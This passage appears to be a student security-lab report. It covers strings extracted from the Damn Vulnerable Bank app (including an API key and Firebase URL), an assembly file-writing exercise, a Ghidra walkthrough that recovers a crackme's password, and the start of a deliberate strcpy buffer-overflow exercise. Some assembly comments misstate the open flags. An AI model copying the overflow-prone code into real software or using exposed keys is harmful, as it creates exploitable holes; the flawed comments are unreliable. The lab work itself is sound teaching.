
```
"google_api_key": "AlzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
"firebase_database_url": "https://damn-vulnerable-bank.firebaseio.com"
"google_crash_reporting_api_key": "AlzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
GmdBWksdEwAZFAILVEdDX1FKS0JtQU1DHggaBkNXQFJTkdBTUMJBgMCFQUiFA5MXUFPDxUdBg4PCKnWY05HQU1DFAYaDwgDBIhTTkUSAgwFhQcJBk9rWkkTbRw=
```



A strings – list of strings that are found in the tested application:



At the end we can find some more categories which in this case does not provide us with any information:




## 11. Assembler

Assembler is a low-level programming language that is specific to a particular computer architecture or processor. It is a type of programming language that is one step above machine code, which is the binary representation of instructions that a computer's central processing unit (CPU) can execute directly. Assembler code is human-readable and consists of mnemonic instructions that correspond to the machine code instructions understood by the CPU.

Programmers use assemblers to write programs at a level closer to the hardware, allowing for more direct control over the computer's resources. Each type of CPU architecture has its own set of instructions, and therefore, its own specific assembler language.

Assemblers play a crucial role in the development of low-level software, such as operating systems, device drivers, and firmware. They convert the human-readable assembler code into machine code that can be executed by the CPU. While assemblers provide more control and efficiency, they also require a deep understanding of the underlying hardware architecture, making them less user-friendly compared to high-level programming languages.

In this lab we received a short program called "hello.asm" written in assembly language, the code in this file looks like this:



```
1;"hello, world" in assembly language for Linux
2;
3;to build an executable on 32-bit arch :
4;    nasm -f elf hello.asm
5;    ld -s -o hello hello.o
6;
7section .text
8; Export the entry point to the ELF linker or loader. The conventional
9; entry point is "_start". Use "ld -e foo" to override the default.
10    global _start
11
12section .data
13msg db 'Hello, world!',0xa ;our dear string
14len equ $ - msg           ;length of our dear string
15
16section .text
17
18; linker puts the entry point here:
19_start:
20
21; Write the string to stdout:
22
23    mov edx,len ;message length
24    mov ecx,msg ;message to write
25    mov ebx,1   ;file descriptor (stdout)
26    mov eax,4   ;system call number (sys_write)
27    int 0x80    ;call kernel
28
29; Exit via the kernel:
30
31    mov ebx,0   ;process' exit code
32    mov eax,1   ;system call number (sys_exit)
33    int 0x80    ;call kernel - this interrupt won't return
34
35
```

To execute the file, we need to execute the following lines in terminal (those lines are provided as a comment in the file hello.asm) — to build an executable on 32-bit arch:



- `nasm -f elf hello.asm`
- `ld -s -o hello hello.o`

However, our architecture of virtual machine is x64, so we must modify the above line like this:

- `nasm -f elf64 hello.asm`
- `ld -s -o hello hello.o`

After executing them, we will receive a compiled program which prints "Hello, world!" in terminal after executing it. To execute the program, we must use the following command:

- `./hello`

All steps are visible on the screenshot below:

```
cichowlasp@kali: ~/Downloads
File Actions Edit View Help

(cichowlasp@kali)-[~/Downloads]
$ ls
hello.asm

(cichowlasp@kali)-[~/Downloads]
$ nasm -f elf64 hello.asm

(cichowlasp@kali)-[~/Downloads]
$ ls
hello.asm hello.o

(cichowlasp@kali)-[~/Downloads]
$ ld -s -o hello hello.o

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o

(cichowlasp@kali)-[~/Downloads]
$ ./hello
Hello, world!
```



Now our task is to modify the code of this program so it will generate as output TXT file called hello.txt with "Hello, world!" text inside. To do this, we duplicated the "hello.asm" file and renamed it to "hello\_txt.asm". After our modification, the code of the application looks as below:

```
cichowlasp@kali: ~/Downloads
File Actions Edit View Help
GNU nano 7.2 hello_txt.asm
section .data
    filename db 'hello.txt',0      ; filename for the output text file
    filemode db 0644              ; file permissions (read and write for owner, read
    msg db 'Hello, world!',0xa    ; our dear string
    len equ $ - msg              ; length of our dear string

section .text
_start:

; Open the file:

    mov eax, 8                    ; system call number (sys_open)
    mov ebx, filename            ; pointer to the filename
    mov ecx, 0x2                 ; flags: O_CREAT | O_WRONLY
    mov edx, filemode            ; mode: read and write permissions
    int 0x80                     ; call kernel

    mov esi, eax                 ; save the file descriptor for later use

; Write the string to the file:

    mov eax, 4                   ; system call number (sys_write)
    mov ebx, esi                 ; file descriptor
    mov ecx, msg                 ; message to write
    mov edx, len                 ; message length
    int 0x80                     ; call kernel

; Close the file:

    mov eax, 6                   ; system call number (sys_close)
    mov ebx, esi                 ; file descriptor
    int 0x80                     ; call kernel

; Exit via the kernel:

    mov ebx, 0                   ; process' exit code
    mov eax, 1                   ; system call number (sys_exit)
    int 0x80                     ; call kernel

^G Help      ^O Write Out ^W Where Is  ^K Cut/Ende  ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```





Now we must replicate previous steps to run the program and test if it works. All steps are shown on below screenshot:

```
cichowlasp@kali: ~/Downloads
File Actions Edit View Help
(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello_txt.asm

(cichowlasp@kali)-[~/Downloads]
$ nasm -f elf64 hello_txt.asm
hello_txt.asm:14: warning: byte data exceeds bounds [-w+number-overflow]

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ld -s -o hello_txt hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello_txt hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ ./hello_txt

(cichowlasp@kali)-[~/Downloads]
$ ls
hello hello.asm hello.o hello.txt hello_txt hello_txt.asm hello_txt.o

(cichowlasp@kali)-[~/Downloads]
$ cat hello.txt
cat: hello.txt: Permission denied

(cichowlasp@kali)-[~/Downloads]
$ sudo cat hello.txt
[sudo] password for cichowlasp:
Hello, world!
```

As we can see on the screenshot above, our modifications to the code worked successfully and the file “hello.txt” with “Hello, world!” text inside was successfully created after executing modified by us file.

## 12. Disassembly

Disassembly is the process of converting machine code or executable binary code back into assembly language or a higher-level representation. It is a reverse engineering technique commonly used for understanding and analyzing compiled programs, particularly when the original source code is not available. Disassembly is essential for tasks such as debugging, vulnerability analysis, and software security assessments.

Here are key points about disassembly:

1. Machine Code to Assembly Language:
  - Disassembly involves translating the binary instructions (machine code) of an executable file into human-readable assembly language instructions.
  - Assembly language is a low-level programming language that represents a one-to-one mapping with the machine code instructions executed by the CPU.
2. Tools for Disassembly:
  - Disassembly is typically performed using specialized tools known as disassemblers. Common disassembly tools include IDA Pro, OllyDbg, Radare2, and Ghidra.
  - These tools provide a user-friendly interface to navigate through the disassembled code, visualize control flow, and analyze the program's structure.
3. Understanding Control Flow:
  - Disassembly helps in understanding the control flow of a program by revealing how instructions are executed, including branches, loops, and function calls.
  - Analysts can identify key functions, subroutine calls, and program logic by examining the disassembled code.
4. Debugging and Analysis:
  - Disassembly is crucial for debugging and analyzing compiled code when the original source code is unavailable or not practical to access.
  - Reverse engineers use disassembly to identify bugs, vulnerabilities, or malicious code within an executable.
5. Symbolic Information:
  - Disassemblers often attempt to recover symbolic information such as function names, variable names, and data structures. However, this is not always possible, especially in stripped or obfuscated binaries.
6. Obfuscation and Anti-Disassembly Techniques:
  - Some software developers and malware authors employ obfuscation techniques to make disassembly more challenging.



- Anti-disassembly techniques may include code encryption, control flow obfuscation, and various tricks to hinder automated analysis.

#### 7. Legal and Ethical Considerations:

- Disassembly is a powerful tool, but its usage is subject to legal and ethical considerations. Reverse engineering proprietary software without proper authorization may violate intellectual property laws.

#### 8. Binary Patching and Modification:

- Disassembly allows analysts to make modifications to the binary code, a technique known as binary patching. This can be useful for fixing bugs, removing software restrictions, or studying the impact of changes.

In summary, disassembly is a valuable technique in reverse engineering, providing insights into the inner workings of compiled programs and enabling analysis and modification for various purposes.

In this lab we received a compiled executive which is called "pass2" after running the program it asks for secret password after verification program returns "You fail!".

```
(cichowlasp@kali)-[~/Downloads/pass]
$ ls
pass2

(cichowlasp@kali)-[~/Downloads/pass]
$ ./pass2
Enter your secret password:test

You fail!

(cichowlasp@kali)-[~/Downloads/pass]
$
```




Our task is to disassembly the program and find the secret password. To disassembly the program we used program called "ghidra" which can be easily installed on Kali Linux by executing below command:

- `sudo apt install -y ghidra`


```
cichowlasp@kali: ~  
File Actions Edit View Help  
(cichowlasp@kali)~  
$ sudo apt install ghidra  
[sudo] password for cichowlasp:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  ghidra-data openjdk-17-jdk openjdk-17-jdk-headless  
Suggested packages:  
  openjdk-17-demo openjdk-17-source visualvm  
The following NEW packages will be installed:  
  ghidra ghidra-data openjdk-17-jdk openjdk-17-jdk-headless  
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.  
Need to get 495 MB of archives.  
After this operation, 1243 MB of additional disk space will be used.  
Do you want to continue? [Y/n] Y  
Get:1 http://http.kali.org/kali kali-rolling/main amd64 openjdk-17-jdk-headless amd64 17.0.10~6ea-1 [71.4 MB]  
Get:2 http://http.kali.org/kali kali-rolling/main amd64 openjdk-17-jdk amd64 17.0.10~6ea-1 [2371 kB]  
Get:3 http://http.kali.org/kali kali-rolling/main amd64 ghidra amd64 11.0+ds-0kali1 [343 MB]  
Get:4 http://kali.koyanet.lv/kali kali-rolling/main amd64 ghidra-data all 10.5-0kali1 [78.1 MB]  
Fetched 495 MB in 21s (23.7 MB/s)  
Selecting previously unselected package openjdk-17-jdk-headless:amd64.  
(Reading database ... 403638 files and directories currently installed.)  
Preparing to unpack .../openjdk-17-jdk-headless_17.0.10~6ea-1_amd64.deb ...  
Unpacking openjdk-17-jdk-headless:amd64 (17.0.10~6ea-1) ...  
Selecting previously unselected package openjdk-17-jdk:amd64.  
Preparing to unpack .../openjdk-17-jdk_17.0.10~6ea-1_amd64.deb ...  
Unpacking openjdk-17-jdk:amd64 (17.0.10~6ea-1) ...  
Selecting previously unselected package ghidra.  
Preparing to unpack .../ghidra_11.0+ds-0kali1_amd64.deb ...  
Unpacking ghidra (11.0+ds-0kali1) ...  
Selecting previously unselected package ghidra-data.  
Preparing to unpack .../ghidra-data_10.5-0kali1_all.deb ...  
Unpacking ghidra-data (10.5-0kali1) ...  
Setting up openjdk-17-jdk-headless:amd64 (17.0.10~6ea-1) ...  
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jar to provide /usr/bin/jar (jar) in auto mode  
update-alternatives: using /usr/lib/jvm/java-17-openjdk-amd64/bin/jarsigner to provide /usr/bin/jarsigner (jarsigner) in auto mode
```




After installing the program, we created a new project called pass2 and imported the file "pass2".




After opening the file by clicking Code browser we can see the assembly code of the program:



After listing all the functions of the program, we can find a function called “checkPasswd” it can be useful for us to understand how it works.



If we select the function and click D for decompile, we can see the code written in C language.







To better understand the code, we renamed some variables, so it is easier to understand what the code is doing.

```
Decompile: checkPasswd - (pass2)
3
4 {
5     int counter;
6     undefined4 *zero;
7     char user_input [1024];
8     undefined4 String1;
9     undefined4 String2;
10    undefined4 String3;
11    undefined4 String4;
12    undefined4 String5;
13    undefined4 String6;
14    undefined4 String7;
15    undefined4 local_f0 [57];
16
17    String1 = 0x65746e45;
18    String2 = 0x6f792072;
19    String3 = 0x73207275;
20    String4 = 0x65726365;
21    String5 = 0x61702074;
22    String6 = 0x6f777373;
23    String7 = 0x6472;
24    zero = local_f0;
25    for (counter = 57; counter != 0; counter = counter + -1) {
26        *zero = 0;
27        zero = zero + 1;
28    }
29    printf("%s:", (char *)&String1);
30    __isoc99_scanf("%[^\\n]", user_input);
31    counter = strcmp(user_input, (char *)((int)&String3 + 3));
32    if (counter == 0) {
33        granted();
34    }
35    else {
36        puts("\\nYou fail!");
37    }
38    return;
39 }
40
```

So, we can see that we have some variables called Sting1 to String7 if we write down them in this order and revers the bits we can see that the text hidden under them is: "Enter your secret password".

Recipe	Input
<b>From Hex</b> Delimiter Auto	45 6e 74 65 72 20 79 6f 75 72 20 73 65 63 72 65 74 20 70 61 73 73 77 6f 72 64
	REC 83 7
	<b>Output</b> Enter your secret password

So, after analyzing the code we can see that function "strcmp" takes two arguments one is user input and if function return zero it means that compared strings are the same program will call function "granted()" which means we got access to the program. This means the second argument of the function "(char \*) ((int) &String3 + 3)" must be password. The &String3 is equal to "ur secret password" if we add 3 to it will move by 3 characters so we are skipping letters "ur" and the space so, the password should be "secret password". After checking this password, we received the message: Access Granted. That means We successfully decoded the password using ghidra.

```

cichowlasp@kali: ~/Downloads/pass
File Actions Edit View Help

(cichowlasp@kali)-[~/Downloads/pass]
$ ./pass2
Enter your secret password:secret password

Access granted
You have the privileges!

(cichowlasp@kali)-[~/Downloads/pass]
$ 


```





## 13. Volat.c

For this exercise we received c file which code looks like this:



```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <unistd.h>
5
6  int main(int argc, char **argv)
7  {
8      volatile int volat;
9      char buffer[32];
10
11     if(argc == 1) {
12         printf("Podaj argument\n");
13         return(1);
14     }
15
16     volat = 0;
17     strcpy(buffer, argv[1]);
18
19     if(volat == 0x11121314) {
20         printf("Udalo sie gratuluje!\n");
21     } else {
22         printf("Sproboj znow, Twoja zmienna wynosi: 0x%08x\n", volat);
23     }
24 }
25
26
```

After compiling the code and running this, we are asked to insert an argument then if statement check if our input and print "Udalo sie gratuluje!" or " Sproboj znów, Twoja zmienna wynosi: 0x%08x".

```
cichowlasp@kali: ~/Desktop/volat
File Actions Edit View Help

(cichowlasp@kali)-[~/Desktop/volat]
$ ls
volat.c

(cichowlasp@kali)-[~/Desktop/volat]
$ gcc volat.c -o volat

(cichowlasp@kali)-[~/Desktop/volat]
$ ls
volat  volat.c

(cichowlasp@kali)-[~/Desktop/volat]
$ ./volat test
Sproboj znów, Twoja zmienna wynosi: 0x00000000

(cichowlasp@kali)-[~/Desktop/volat]
$
```

Now our task is to figure out what we must pass as argument to the program to receive message:

- "Udalo sie gratuluje!"

After analyzing the code, we can find that the code has buffer overflow vulnerability.

```
Users > cichowlasp > Downloads > C volat.c > main(int, char **)
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <unistd.h>
5
```

